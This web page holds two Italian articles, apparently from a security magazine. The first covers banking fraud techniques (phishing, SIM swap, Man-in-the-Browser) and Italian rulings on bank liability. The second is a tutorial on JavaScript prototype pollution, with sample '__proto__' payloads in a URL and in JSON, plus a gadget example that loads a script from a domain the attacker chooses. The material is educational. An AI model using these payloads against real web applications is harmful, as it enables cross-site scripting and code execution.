Le recenti frodi telematiche bancarie e la protezione degli asset informativi: chi risponde del danno?

Le più recenti indagini in ambito cybersecurity mostrano come i criminali informatici siano in grado di utilizzare nuovi software malevoli sempre più sofisticati potendo aggirare misure di sicurezza predisposte dalle organizzazioni. Mentre le organizzazioni, imprese e pubbliche amministrazioni, pongono attenzione alla protezione degli asset informativi e delle informazioni strategiche aziendali, rappresentando una priorità irrinunciabile, nuovi software malevoli si diffondono esponenzialmente. Tra questi, non si possono non menzionare i ransomware che spesso criptano banche dati in cambio di una richiesta di pagamento. Questa tipologia di attacco è una chiara sfida al sistema di protezione implementato anche sul piano organizzativo e di adeguata formazione, del personale delle pubbliche amministrazioni e imprese, devono tentare di vincere, da una parte elevando sfide e dall’altra tenendo in linea con i migliori standard le soluzioni tecnologiche. Dato il contesto generale non certo facile, non solo per il fattore pandemia ma anche per il conflitto russo-ucraino, investire di più e meglio non è semplice. Soprattutto nel settore delle piccole medie imprese, si ritiene che il problema sia culturale. La non adeguata formazione del personale IT coinvolto in ambito cybersecurity e la limitata sensibilità a livello di management rappresentano dei fattori di resistenza certamente rilevanti e che possono impedire di raggiungere un livello di protezione adeguato sia in ambito di protezione dei dati personali sia di cybersecurity.

Sul diverso fronte dei consumatori ed in particolare dei correntisti, la situazione è anche peggiore le insidie connesse ai servizi telematici sono incommensurabili, il processo di transizione digitale in atto porterà nuovi rischi non gestiti in una situazione di sostanziale assenza di efficaci azioni di consapevolezza nell’ambito della governance pubblica. Tra questi rischi si ricomprendono varie tipologie di tecniche di ingegneria sociale che mirano ad ingannare gli utenti, facendoli cadere in tranelli più o meno sofisticati e più o meno efficaci. Preme rilevare che una tecnica di ingegneria sociale, anche se scarsamente efficace in termini assoluti, può diventare proficua lato criminale nella misura che questo può facilmente raggiungere un numero elevato di destinatari. Tra queste tecniche rientra certamente il tradizionale phishing, il quale inserito in un contesto di campagne di phishing massive rivolte a milioni di destinatari può risultare appunto proficuo, ripagando i criminali dei propri sforzi anche economici volti a raccogliere banche dati con profili di utenti e a mettere su un sistema di mailing massivo.

Si tratta di un fenomeno illecito diffusosi da almeno due decenni in tutto il mondo, nel quale il malintenzionato invia una e-mail di phishing (sinonimo di abboccamento) alla vittima chiedendo di inserire informazioni riservate (p.e. password o pin), la quale senza verificare incautamente la provenienza della e-mail inserisce i dati riservati fornendo gli stessi a terzi non autorizzati. A tale tecnica si sono aggiunte nel corso degli anni, tecniche di aggiramento degli utenti e correntisti sempre più evolute, utilizzando da una parte altri mezzi di comunicazione come lo smartphone. Così lo smishing, nel quale i malintenzionati utilizzano non più la e-mail per truffare la vittima, ma un SMS, la cui analisi di testo richiede tempo e attenzione. Un testo scritto in modo abbastanza corretto con un link di richiesta di credenziali del correntista può essere ingannevole per utenti frettolosi. Il testo potrebbe essere di questa tipologia: “Istituto di credito: la sua carta è stata bloccata per mancata sicurezza web, per informazioni per proseguire tramite il portale indicato: https//istitutodicredito.it”. Il testo scritto in italiano un po’ stentato dovrebbe far sorgere qualche dubbio, ma d’altra parte un SMS è appunto uno short message, quindi molto sintetico, il destinatario avveduto pertanto per evitare di cliccare sul link dovrebbe solo pensare che un istituto non invia mai sms ai propri clienti, invece, un utente più avanti con l’età e meno aduso alla tecnologia potrebbe essere tentato dal cliccare sul testo. Purtroppo, anche lato istituto di credito ci sono comportamenti non troppo chiari, che gli istituti non inviano messaggi informativi agli utenti, soprattutto via SMS, si tratta di un’affermazione ripetuta e scritta sui siti web degli istituti di credito. Tuttavia, l’esperienza giudiziale mostra che vi sono forti ragioni per asserire il contrario in quanto vi sono correntisti che hanno ricevuto parecchi SMS informativi di varia natura. Altro fenomeno di criminalità informatica che colpisce il correntista è il vishing, ovvero, una forma di phishing che sfrutta i sistemi Voip (Voice Over Internet) sebbene negli ultimi hanno tale tipologia di frode ha acquisito un significato più estere ricomprendendo qualunque frode che avvenga tramite un sistema vocale come ID caller spoofing, ove il malintenzionato si presenta al telefono camuffando la propria identità. Sempre più di frequente, almeno in passato, vi erano istituti di credito che avevano attivato un account di Whattsapp per facilitare la comunicazione con clienti, utile soprattutto ma non solo, agli utenti che per esempio viaggiano spesso all’estero.

Questa tecnica sempre più raffinata e persuasiva, si basa sulla affidabilità di un operatore telefonico che, conoscendo alcune informazioni più o meno riservate del correntista, si mostra al telefono come un operatore competente che spiega come sia necessario aggiornare alcuni dati per il profilo dell’internet banking, chiedendo alcune informazioni e mostrando all’interlocutore la propria conoscenza del contesto, diviene, come già accennato, una tecnica molto persuasiva e ritenuta affidabile per il correntista. In tal modo, il malintenzionato riesce in taluni contesti ad ottenere le informazioni volute entrando nel conto corrente od ottenendo comunque dei dati della carta di credito. A questo punto la collaborazione dell’utente/correntista è piena riuscendo in tali casi ad ottenere direttamente dal titolare del conto o della carta credito, gli eventuali codici di controllo.

Inoltre, negli ultimi anni essendosi diffuse le piattaforme per la gestione dei bitcoin, il vishing trova ampio impiego anche fuori dal circuito bancario: abili operatori mostrando facili guadagni che inizialmente sono tangibili e reali, ottengono la fiducia del piccolo investitore per poi sottrarre tutto l’importo dell’investimento una volta che lo stesso si fa appetibile.

Per il malintenzionato, altra tecnica dei criminali informatici è lo spear phshing, il quale può essere visto come una variante più insidiosa del Phishing tradizionale. Si tratta di un’azione mirata commessa da parte di malintenzionati nella quale gli stessi sfruttano informazioni relative alla vittima, come per esempio, il ruolo professionale o la qualifica aziendale al fine di carpire illecitamente informazioni riservate.

Infine, una frode diffusasi nell’ultimo decennio è la Sim Swap Fraud si tratta di una frode informatica tra le più insidiose che si conoscano e colpisce in particolare i sistemi di autenticazione a due fattori (qualcosa che conosco e qualcosa che possiedo). Si realizza tramite la disattivazione della sim card telefonica (c.d swapping), tale operazione consente ai malintenzionati di carpire le comunicazioni che avvengono tramite sms. Si tratta di una frode particolarmente diffusa nell’ambito dei sistemi di internet banking nella quale il malintenzionato si presenta di solito al dealer telefonico, con documenti di riconoscimento e tal volta con una denuncia contraffatta, chiedendo il duplicato della SIM oppure la portabilità del numero di cellulare allo stesso operatore.

Questa frode ha iniziato a diffondersi in Italia intorno al 2012, secondo le indagini pubblicate dall’ABI LAB. Si tratta di una frode complessa tramite la quale il malintenzionato, acquisisce prima i dati riservati della vittima, successivamente, riesce ad introdursi nel sistema internet banking grazie al possesso delle SIM presso la quale viene comunicata la password “usa e getta”, mentre la vittima rimane ignara rivolgendosi in prima battuta all’operatore telefonico per il malfunzionamento della SIM per poi accorgersi solo dopo un certo periodo delle operazioni di bonifico bancario sul proprio conto corrente.

Purtroppo, in tale contesto, il correntista vittima di frode si trova sfornito di tutele immediate, il riaccredito immediato delle somme illegalmente sottratte viene infatti addebitato sul conto corrente. Il correntista in un primo momento dopo il disconoscimento dell’operazione di bonifico si trova di nuovo la somma accreditata. Infatti, le modifiche apportate alla normativa dalla riforma sui servizi di pagamento prevede che, qualora il correntista disconosca l’operazione, l’istituto sia tenuto ad un accredito immediato. Tuttavia, al correntista in via quasi ordinaria viene comunicato che, dopo aver effettuato le verifiche e non aver riscontrato anomalie in ordine all’autenticazione alla regolare contabilizzazione delle stesse, vi sarà un riaddebito delle somme sottratte. Tale comunicazione è da intendersi di fatto purtroppo, nell’ottica dell’istituto di credito, come riscontro di colpa grave del cliente che avrebbe in qualche modo concorso alla realizzazione della frode. Tale interpretazione accolta da parte di numerosi istituti di credito è da considerarsi non conforme alla recente riforma normativa in materia dei servizi di pagamento.

A tale proposito, appare doveroso ricordare la pronuncia leading case, supportata da numerose pronunce successive anche in sede di legittimità, si tratta della sentenza n. 16221 del 31 agosto 2016, nella quale il Tribunale capitolino ha sancito il primo risarcimento del danno da Sim Swap Fraud.

Questo in effetti è il primo caso giudiziario in Italia relativo a tale frode, le argomentazioni difensive si basavano sempre sulla normativa relativa ai servizi di pagamento nel mercato interno e soprattutto la normativa sulla protezione dei dati personali.

In particolare, come è noto, quest’ultima normativa impone da una parte a tutti i titolari del trattamento di adottare le migliori soluzioni disponibili sul mercato (soluzioni allo stato dell’arte ai sensi degli artt. 24, 25 e 32 del Reg. UE 2016/679) al fine di gestire in modo corretto i rischi inerenti al trattamento specifico dei dati personali relativo ai servizi di pagamento interessato (p.e. servizio di internet banking che si appoggia sul conto corrente).

Inoltre, in base al criterio della data protection by design l’istituto di credito è tenuto ad adottare misure di sicurezza informatiche, ma anche organizzative volte a prevenire e gestire i rischi inerenti al servizio. In tale contesto, deve anche rientrare il servizio antifrode e i call centre, unità organizzative che rappresentano un centro critico e punto di attacco soprattutto da parte dei malintenzionati.

Con riguardo alle organizzazione professionali, ma in particolare, a quelle medie e grandi, si sta diffondendo negli ultimi anni la truffa del Ceo (Chief Executive Officer), si tratta di una frode che può essere considerata una variante dello spear phishing, in questa frode il criminale informatico si presenta come un Amministratore delegato o comunque come una figura apicale dell’organizzazione (CEO), chiedendo da parte di un apparente Ceo, per esempio di effettuare un bonifico per un’operazione economica connessa apparentemente alle attività professionali o aziendali, l’iban tuttavia indirizza la transazione sul conto corrente nella disponibilità di terzi non autorizzati.

Questa frode sfrutta in particolare il periodo della pandemia dovuta al covid-19, ove l’aumento delle smart working facilita la realizzazione di tecniche di ingegneria sociale che ingannano l’amministrazione dell’organizzazione. Il pharming è invece un fenomeno informatico che prevede un dirottamento dell’utente, o meglio del traffico di rete dello stesso, da una url ad un altro sito fraudolento (o fake site), all’interno del quale l’utente ingannato inserisce i dati riservati, in modo che i terzi non autorizzati possa carpire informazioni riservate tramite l’inserimento dei dati.

Peraltro, vi sono altre azioni criminali ancora più insidiose, come il Man in the Middle (MITM), si tratta in questo caso di un attacco informatico nel quale un malintenzionato si inserisce nella comunicazione tra due soggetti, tale tipo di attacco può essere particolarmente insidioso ed efficace anche nel settore bancario, potendo essere effettuato per manipolare o carpire informazioni tra l’istituto di credito e l’utente nell’ambito delle comunicazioni che avvengono nel servizio di internet banking. Il Man in the Browser (MITB) è invece un attacco informatico che può essere visto come una variante del MITM e si verifica quando viene inoculato un malware tramite il browser consentendo al malintenzionato di carpire illecitamente informazioni riservate, anche questo attacco può essere realizzato nell’ambiente di un sistema di internet banking.

Con riguardo specifico al MITB, appare interessante esaminare la recente pronuncia di fine dicembre 2022 in sede di Arbitro Bancario Finanziario, Collegio di Bologna (ABF n.13280/22 del 14.12.2022).

La vicenda riguardava una frode subita da un’azienda alcuni anni fa, che aveva scoperto un ammanco del proprio conto corrente aziendale di oltre €40.000. Infatti alcuni malfattori si erano introdotti nel conto corrente aziendale e avevano effettuato un bonifico su conto estero. A seguito di un’indagine informatica interna, l’azienda aveva scoperto alcuni indizi rilevanti, nei sistemi interni, nonostante fossero state implementate importanti misure di sicurezza, era stato rilevato un malware molto insidioso. Da tale analisi approfondita, era stato indentificato lo specifico malware, il quale una volta aggirati i sistemi antivirus era riuscito ad insinuarsi all’interno del sistema informatico consentendo a terzi malintenzionati di compiere alcune operazioni. In primo luogo, il malware identificato era riuscito a presentare agli utenti dell’azienda un sito fittizio (c.d. fake site) all’istituto bancario. Si scopriva pertanto che l’attacco subito dall’azienda era un attacco denominato Man in the Browser. Infatti, abili malintenzionati erano riusciti a dirottare l’operatore aziendale sul sito fittizio mentre l’utente digitava la corretta url del sito dell’istituto bancario, sito fittizio che all’apparenza presentava le stesse caratteristiche di quello reale (layout, colori, interfaccia, loghi, ecc., ecc.).

Pertanto, l’utente aziendale una volta raggirato tramite tale sito sostanzialmente identico a quelle reale, aveva inserito tutte le credenziali necessarie per accedere nello stesso ed effettuare alcune operazioni usuali. Tuttavia, i malfattori in quel frangente riuscivano ad intercettare le credenziali nell’immediato. Riuscivano pertanto, presumibilmente nell’arco inferiore a 60s a trasferire l’intero importo di €40.000 su un conto estero. A questo punto, la truffa veniva realizzata, l’istituto bancario non si accorgeva di niente, nonostante si trattasse di un’operazione inusuale, fino a che la azienda non verificava dal proprio conto l’ammanco così ingente. La decisione del Collegio ABF riconosceva che la complessità della frode realizzata non poteva comportare una colpa grave in capo all’azienda, la quale aveva prodotto la prova di aver adottato sufficienti misure di sicurezza a protezione del sistema e dei dati personali degli interessati, mentre, anche tenuto conto delle carenze rilevate in riferimento al reparto antifrode, il complesso degli elementi forniti nel procedimento hanno condotto il Collegio ABF ad asserire che le responsabilità della frode erano da attribuire in via esclusiva all’istituto di credito, il quale doveva appunto provare almeno la colpa grave dell’azienda non sussistente nel caso di specie.

Articolo a cura di Fabio Di Resta
Profilo Autore

Esercita come avvocato principalmente nei fori di Roma, Milano e Latina. Ha maturato oltre 19 anni di esperienza nella consulenza legale sulla protezione dei dati personali rivolta a grandi operatori economici, nel settore dei trasporti e nel settore bancario, attualmente è specializzato nell’ambito del servizio di Responsabile della protezione dei dati (Data Protection Officer per Gruppi Ospedalieri, Enti pubblici e primarie società di servizi tecnologici internazionali. Specializzato anche nell’ambito dei modelli di gestione e controllo 231 operando come componente di Organismi di Vigilanza 231 e sul diritto delle nuove tecnologie. Assiste aziende e PA per casi giudiziari specialistici in ambito bancario per aspetti connessi alla protezione dei dati e normative sui servizi di pagamento, il diritto delle nuove tecnologie, al diritto industriale e intellettuale, al codice dell’amministrazione digitale. Ha pubblicato con prestigiose oltre una decina di libri con note case editrici: “Privacy, Data Protection e Cybersecurity”, “Cybersecurity, Digital Forensics, Data Protection”, “Protezione delle Informazioni. Privacy e sicurezza”, “Insidie telematiche, Frodi e sicurezza”, La tutela dei dati personali nella Società dell’Informazione, “La nuova Privacy Europea”, “Il Fascicolo Sanitario Elettronico”. Pubblica su riviste anche internazionali come la rivista londinese “Journal of Data Protection and Privacy” nel quale è anche componente dei Board editoriale. Già docente presso l’Università Sapienza di Roma e l’Università Roma Tre, attualmente è Professore a contratto nell’insegnamento di “Cybersercurity e protezione dei dati personali”, presso la Facoltà di Giurisprudenza dell’Università Niccolò Cusano, inoltre, insegna come docente a contratto presso l’Università di Tor Verga di Roma nel master II livello in Competenze digitali per la cybersecurity, privacy e data protection, in tale ambito è coordinatore scientifico anche di diversi master, tra i quali, il Mater di II Iivello in specialista sulla Cybersecurity, Digital Forensics e Data Protection e quello di specialista sul Responsabile della protezione dei dati presso l’Università degli Studi Niccolò Cusano. Infine, ricopre il ruolo di Presidente del Centro europeo per la Privacy-EPCE.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/le-recenti-frodi-telematiche-bancarie-e-la-protezione-degli-asset-informativi-chi-risponde-del-danno/
La Prototype Pollution

Tra le innumerevoli vulnerabilità che affliggono i siti web, ve ne sono alcune che si manifestano di rado, tuttavia, non sono da sottovalutare, poiché possono arrecare danni incalcolabili agli applicativi. Una di queste è sicuramente la Prototype Pollution.

Prima di addentrarci nella trattazione della vulnerabilità vera e propria, è necessario comprendere alcuni concetti di JavaScript.

JavaScript utilizza un modello di ereditarietà prototipale diverso dal modello basato sulle classi adoperato dagli altri linguaggi.

Che cos’è un oggetto in JavaScript?

Un oggetto JavaScript è essenzialmente un insieme di coppie chiave:valore, note come “proprietà”. Ad esempio, il seguente oggetto potrebbe rappresentare un utente:

const user = {
   username: "mario_rossi",
   userId: 123456789,
   isAdmin: false
}

È possibile accedere alle proprietà di un oggetto utilizzando i punti oppure le parentesi quadre, per fare riferimento alle rispettive chiavi:

user.username     // "mario_rossi"
user['userId']   // 123456789

Oltre ai dati, le proprietà possono contenere anche funzioni eseguibili. In questo caso, la funzione è nota come “metodo”.

const user = {
   username: "mario_rossi",
   userId: 123456789,
   exampleMethod: function(){
      // do something
   }
}

L’esempio precedente è un “letterale di oggetto”, il che significa che è stato creato usando la sintassi delle parentesi graffe per dichiarare esplicitamente le sue proprietà e i loro valori iniziali. Tuttavia, è importante capire che quasi tutto in JavaScript è un oggetto. In questo elaborato, il termine “oggetto” si riferisce a tutte le entità, non solo agli oggetti letterali.

Che cos’è un prototype in JavaScript?


Ogni oggetto in JavaScript è collegato a un altro oggetto di qualche tipo, noto come prototype. Per impostazione predefinita, JavaScript assegna automaticamente ai nuovi oggetti uno dei suoi prototype incorporati.

Ad esempio, alle stringhe viene automaticamente assegnato il prototipo incorporato String.prototype. Di seguito sono riportati alcuni esempi di questi prototype globali:

let myObject = {};
Object.getPrototypeOf(myObject);   // Object.prototype
let myString = "";
Object.getPrototypeOf(myString);   // String.prototype
let myArray = [];
Object.getPrototypeOf(myArray);    // Array.prototype
let myNumber = 1;
Object.getPrototypeOf(myNumber);   // Number.prototype

Gli oggetti ereditano automaticamente tutte le proprietà del prototype assegnato, a meno che non abbiano già una proprietà propria con la stessa chiave. Ciò consente agli sviluppatori di creare nuovi oggetti che possono riutilizzare le proprietà e i metodi degli oggetti esistenti.

I prototype incorporati forniscono proprietà e metodi utili per lavorare con i tipi di dati di base.

Ad esempio, l’oggetto String.prototype ha un metodo toLowerCase(). Di conseguenza, tutte le stringhe hanno automaticamente un metodo pronto all’uso per convertirle in minuscolo. Questo evita agli sviluppatori di dover aggiungere manualmente questo comportamento a ogni nuova stringa creata.

Come funziona l’ereditarietà degli oggetti in JavaScript?


Ogni volta che si fa riferimento a una proprietà di un oggetto, il motore JavaScript cerca innanzitutto di accedervi direttamente sull’oggetto stesso. Se l’oggetto non ha una proprietà corrispondente, il motore JavaScript la cerca invece nel prototype dell’oggetto. Dati i seguenti oggetti, ciò consente di fare riferimento a myObject.propertyA, ad esempio:


È possibile utilizzare la console del browser per osservare questo comportamento in azione. Per prima cosa, è necessario creare un oggetto completamente vuoto:

let myObject = {};

Quindi, si digiti myObject seguito da un punto. Si noti che la console chiede di selezionare da un elenco di proprietà e metodi:

Anche se non ci sono proprietà o metodi definiti per l’oggetto stesso, ne ha ereditati alcuni dal built-in Object.prototype.

Si noti che il prototype di un oggetto non è altro che un altro oggetto, che dovrebbe avere anch’esso il suo prototype, e così via. Dal momento che praticamente tutto in JavaScript è un oggetto, questa catena riporta al livello superiore Object.prototype, il cui prototype è semplicemente null.

È fondamentale che gli oggetti ereditino le proprietà non solo dal loro prototype immediato, ma anche da tutti gli oggetti che li precedono nella catena dei prototype. Nell’esempio precedente, ciò significa che l’oggetto nomeutente ha accesso alle proprietà e ai metodi di String.prototype e Object.prototype.

Accedere al prototype di un oggetto usando __proto__

Ogni oggetto ha una proprietà speciale che può essere usata per accedere al suo prototype. Sebbene non abbia un nome formalmente standardizzato, __proto__ è lo standard de facto utilizzato dalla maggior parte dei browser.

Nei linguaggi orientati agli oggetti, questa proprietà serve sia come getter che come setter per il prototype dell’oggetto. Ciò significa che si può usare per leggere il prototype e le sue proprietà e persino riassegnarle, se necessario.

Come per qualsiasi proprietà, è possibile accedere a __proto__ utilizzando le parentesi quadre o il punto:

username.__proto__
username['__proto__']

Si possono anche concatenare i riferimenti a __proto__ per risalire la catena dei prototype:

username.__proto__                       // String.prototype
username.__proto__.__proto__             // Object.prototype
username.__proto__.__proto__.__proto__   // null

Modificare i prototype

Sebbene sia generalmente considerata una bad practice, è possibile modificare i prototype incorporati di JavaScript come qualsiasi altro oggetto. Ciò significa che gli sviluppatori possono personalizzare o sovrascrivere il comportamento dei metodi incorporati e persino aggiungere nuovi metodi per eseguire operazioni utili.

Ad esempio, il moderno JavaScript offre il metodo trim() per le stringhe, che consente di rimuovere facilmente gli spazi bianchi iniziali o finali. Prima dell’introduzione di questo metodo integrato, gli sviluppatori a volte aggiungevano la loro implementazione personalizzata di questo comportamento all’oggetto String.prototype, facendo qualcosa di simile:

String.prototype.removeWhitespace = function(){
   // remove leading and trailing whitespace
}

Grazie all’ereditarietà prototipale, tutte le stringhe avranno accesso a questo metodo:

let searchTerm = " example ";
searchTerm.removeWhitespace();   // "example"

Ora che abbiamo tutti gli strumenti necessari, possiamo studiare più accuratamente la vulnerabilità.

Che cos’è la prototype pollution?


La Prototype Pollution è una vulnerabilità di JavaScript che consente ad un utente malintenzionato di aggiungere proprietà arbitrarie ai prototype di oggetti globali, che possono essere ereditati da oggetti definiti dall’utente.

Spesso accade che la vulnerabilità essendo non sia sfruttabile perché è stand-alone, tuttavia consente a un aggressore di controllare proprietà di oggetti che altrimenti risulterebbero inaccessibili.

Se l’applicazione gestisce successivamente una proprietà controllata dall’aggressore in modo non sicuro, questa può essere potenzialmente concatenata con altre vulnerabilità. In JavaScript, lato client, questo porta comunemente a DOM XSS, mentre la prototype pollution lato server può persino portare all’esecuzione di codice remoto.

A questo punto sorge spontanea una domanda: Come nascono le vulnerabilità di prototype pollution?

Le vulnerabilità di prototype pollution si verificano tipicamente quando una funzione JavaScript fonde ricorsivamente un oggetto contenente proprietà controllabili dall’utente in un oggetto esistente, senza prima sanificare le chiavi.

Ciò può consentire a un aggressore di iniettare una proprietà con una chiave come __proto__, insieme a proprietà annidate arbitrarie.

A causa del significato speciale di __proto__ in un contesto JavaScript, l’operazione di unione può assegnare le proprietà annidate al prototipo dell’oggetto invece che all’oggetto di destinazione. Di conseguenza, l’aggressore può modificare il prototype con proprietà contenenti valori dannosi, che possono essere successivamente utilizzate dall’applicazione in modo pericoloso.

È possibile alterare qualsiasi prototype di oggetto, ma ciò avviene più comunemente con il built-in globale Object.prototype.

Per sfruttare con successo una prototype pollution sono necessarie le seguenti componenti chiave:

  • Una fonte di prototype pollution: si tratta di un input che consente di modificare gli oggetti prototipo con proprietà arbitrarie.
  • Un sink: in altre parole, una funzione JavaScript o un elemento DOM che consenta l’esecuzione di codice arbitrario.
  • Un gadget exploitabile: si tratta di qualsiasi proprietà che viene passata in un sink senza un filtro o una sanificazione adeguati.

Le fonti delle prototype pollution

Una fonte di prototype pollution è un qualsiasi input controllabile dall’utente che consente di aggiungere proprietà arbitrarie agli oggetti prototype. Le fonti più comuni sono le seguenti:

  • L’URL tramite la query o la stringa di frammento (hash).
  • Input basati su JSON
  • Messaggi web

Prototype pollution attraverso l’URL

Si consideri il seguente URL, che contiene una stringa di query costruita dall’attaccante:

https://vulnerable-website.com/?__proto__[evilProperty]=payload

Quando si scompone la stringa di query in coppie chiave:valore, un parser di URL può interpretare __proto__ come una stringa arbitraria. Ma vediamo cosa succede se queste chiavi e valori vengono successivamente uniti a un oggetto esistente come proprietà.

Si potrebbe pensare che la proprietà __proto__, insieme alla sua nidificata evilProperty, venga semplicemente aggiunta all’oggetto di destinazione, come segue:

{
   existingProperty1: 'foo',
   existingProperty2: 'bar',
   __proto__: {
      evilProperty: 'payload'
   }
}

Tuttavia, questo non è il caso. A un certo punto, l’operazione di fusione ricorsiva può assegnare il valore di evilProperty utilizzando un’istruzione equivalente alla seguente:

targetObject.__proto__.evilProperty = 'payload';

Durante questa assegnazione, il motore JavaScript tratta __proto__ come un getter per il prototype. Di conseguenza, evilProperty viene assegnato all’oggetto prototipo restituito, anziché all’oggetto di destinazione. Assumendo che l’oggetto di destinazione utilizzi il prototipo predefinito Object.prototype, tutti gli oggetti nel runtime JavaScript erediteranno evilProperty, a meno che non abbiano già una proprietà propria con una chiave corrispondente.

In pratica, è improbabile che l’iniezione di una proprietà chiamata evilProperty abbia un effetto. Tuttavia, un aggressore può utilizzare la stessa tecnica per alterare il prototype con proprietà utilizzate dall’applicazione o da librerie importate.

Prototype Pollution tramite input JSON

Gli oggetti controllabili dall’utente sono spesso derivati da una stringa JSON, utilizzando il metodo JSON.parse(). È interessante notare che JSON.parse() tratta anche qualsiasi chiave dell’oggetto JSON come una stringa arbitraria, compresi elementi come __proto__. Questo fornisce un altro potenziale vettore di prototype pollution.

Supponiamo che un aggressore inietti il seguente JSON dannoso, ad esempio, tramite un messaggio web:

{
   "__proto__": {
      "evilProperty": "payload"
   }
}

Se questo viene convertito in un oggetto JavaScript tramite il metodo JSON.parse(), l’oggetto risultante avrà una proprietà con la chiave __proto__:

const objectLiteral = {__proto__: {evilProperty: 'payload'}};
const objectFromJson = JSON.parse('{"__proto__": {"evilProperty": "payload"}}');
objectLiteral.hasOwnProperty('__proto__');     // false
objectFromJson.hasOwnProperty('__proto__');   // true

Se l’oggetto creato tramite JSON.parse() viene successivamente unito a un oggetto esistente senza un’adeguata sanificazione delle chiavi, questo porterà anche a una prototype pollution durante l’assegnazione, come abbiamo visto nell’esempio basato sull’URL.

I sink delle prototype pollution

Un sink di inquinamento dei prototipi è essenzialmente una funzione JavaScript o un elemento DOM a cui si può accedere tramite inquinamento dei prototipi, che consente di eseguire comandi JavaScript o di sistema arbitrari. Abbiamo trattato diffusamente alcuni sink lato client nel nostro argomento sul DOM XSS.

Poiché l’inquinamento dei prototipi consente di controllare proprietà che altrimenti sarebbero inaccessibili, questo permette potenzialmente di raggiungere una serie di sink aggiuntivi all’interno dell’applicazione di destinazione. Gli sviluppatori che non hanno familiarità con l’inquinamento dei prototipi possono pensare erroneamente che queste proprietà non siano controllabili dall’utente, il che significa che il filtraggio o la sanificazione potrebbero essere minimi.

I Gadget per la prototype pollution

Un gadget fornisce un mezzo per trasformare la vulnerabilità dell’inquinamento dei prototipi in un vero e proprio exploit. Si tratta di qualsiasi proprietà che:

Utilizzata dall’applicazione in modo non sicuro, ad esempio passandola a un sink senza un adeguato filtraggio o sanitizzazione.

Controllabile dall’attaccante tramite l’inquinamento del prototipo. In altre parole, l’oggetto deve essere in grado di ereditare una versione dannosa della proprietà aggiunta al prototipo da un attaccante.

Una proprietà non può essere un gadget se è definita direttamente sull’oggetto stesso. In questo caso, la versione della proprietà propria dell’oggetto ha la precedenza su qualsiasi versione dannosa che si possa aggiungere al prototipo. I siti web robusti possono anche impostare esplicitamente il prototipo dell’oggetto a null, per garantire che non erediti alcuna proprietà.

Esempio di un prototype pollution gadget

Molte librerie JavaScript accettano un oggetto che gli sviluppatori possono usare per impostare diverse opzioni di configurazione. Il codice della libreria controlla se lo sviluppatore ha aggiunto esplicitamente alcune proprietà a questo oggetto e, in caso affermativo, regola la configurazione di conseguenza. Se una proprietà che rappresenta una particolare opzione non è presente, spesso viene utilizzata un’opzione predefinita. Un esempio semplificato può essere simile a questo:

let transport_url = config.transport_url || defaults.transport_url;

Ora immaginiamo che il codice della libreria utilizzi questo transport_url per aggiungere un riferimento di script alla pagina:

let script = document.createElement('script');
script.src = `${transport_url}/example.js`;
document.body.appendChild(script);

Se gli sviluppatori del sito web non hanno impostato una proprietà transport_url sul loro oggetto config, si tratta di un potenziale gadget. Nel caso in cui un aggressore sia in grado di alterare l’Object.prototype globale con la propria proprietà transport_url, questa verrà ereditata dall’oggetto config e, quindi, impostata come src per questo script in un dominio a scelta dell’aggressore.

